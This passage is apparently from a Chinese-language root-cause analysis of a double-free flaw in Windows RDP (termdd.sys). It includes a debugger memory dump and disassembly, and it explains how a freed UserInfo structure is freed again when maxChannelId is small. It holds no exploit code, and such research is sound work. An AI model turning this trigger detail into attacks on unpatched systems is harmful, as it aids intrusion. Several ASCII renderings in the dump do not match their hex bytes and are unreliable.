9a62da60 74 00 65 00 6d 00 33 00 32 00 5c 00 54 00 61 00 tea.3.2
9a62da70 73 00 6b 00 73 00 5c 00 4d 00 69 00 63 00 72 00 s.k.s\M
9a62da80 6f 00 73 00 6f 00 66 00 74 00 5c 00 57 00 69 00 o.s.o.f.t
9a62da90 6e 00 64 00 6f 00 77 00 73 00 5c 00 4d 00 65 00 a.d.o.w.s
9a62daa0 64 00 69 00 61 00 20 00 43 00 65 00 6e 00 74 00 d.i.a.C
9a62dab0 65 00 72 00 00 00 7d 00 00 00 00 00 12 e3 8d f3 er...
9a62dac0 10 06 0b 06 53 65 63 f4 58 00 00 00 88 00 00 Sec X
9a62dad0 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00
9a62dae0 00 00 00 00 21 00 08 01 00 00 00 00 00 00 00 00 l...
9a62daf0 e0 02 cc 90 08 03 cc 90 70 03 cc 90 00 00 00 00 ...l...
9a62db00 08 8f 2c 8e 78 c7 6c 9a 00 00 10 00 00 00 00 00 x.l...
9a62db10 80 80 0d 00 04 70 c6 9b 0b 06 10 06 49 6f 4e 6d ...P...
9a62db20 c6 00 c9 00 c4 00 c6 00 c4 00 c4 00 c4 00 c4 00 ...P...

```

查看此时的 UserInfo 结构，前四字节为 0x9e121258，按照之前的结构描述此结构应
该为 DomainInfo 指针，而此时肯定不是了，而是由于刚才被 free 过了，变成了指向另一
个堆块的指针。


```

9521d96c 8bff      mov     edi,edi
9521d96e 55        push    ebp
9521d96f 8bec      mov     ebp,esp
9521d971 51        push    ecx
9521d972 837d1419  cmp    dword ptr [ebp+14h],19h
9521d976 56        push    esi
9521d977 57        push    edi
9521d978 8b7d08     mov     edi,dword ptr [ebp+8]
9521d97b 0f94c0    sete    al
9521d97e 8845fc    mov     byte ptr [ebp-4],al
9521d981 8d47ec    lea     eax,[edi-14h]
9521d984 50        push    eax
9521d985 eb09      jmp     termdd!IcaBufferAllocEx+0x24 (9521d990)
9521d987 8b4618    mov     eax,dword ptr [esi+18h] ds:0023:0a0b041e=????????
9521d98a 833800    cmp     dword ptr [eax],0
9521d98d 7527      jne     termdd!IcaBufferAllocEx+0x4a (9521d9b6)
9521d98f 56        push    esi
9521d990 e8b52a0000 call    termdd!IcaGetPreviousSdLink (9522044a)
9521d995 8bf0      mov     esi,eax
9521d997 85f6      test    esi,esi
9521d999 75ec      jne     termdd!IcaBufferAllocEx+0x1b (9521d987)

```

综上所述，由于 maxChannelId 限制了分配 ChannelId 的个数，导致最后在分配客户端请求的 Channel 时无法达到要求。于是忽略了该次请求(UserInfo 结构被释放)，但释放后却没有将对应的标志置 0，导致后面又一次错误地试图将其释放。造成了 double free 错误。

由于本人能力以及时间所限，对于 RDP 协议的分析还很不透彻，对于为什么当 maxChannelId 必须在小于等于 6 的条件下才能触发漏洞还不明确，还望其他对此漏洞有研究的人士指点。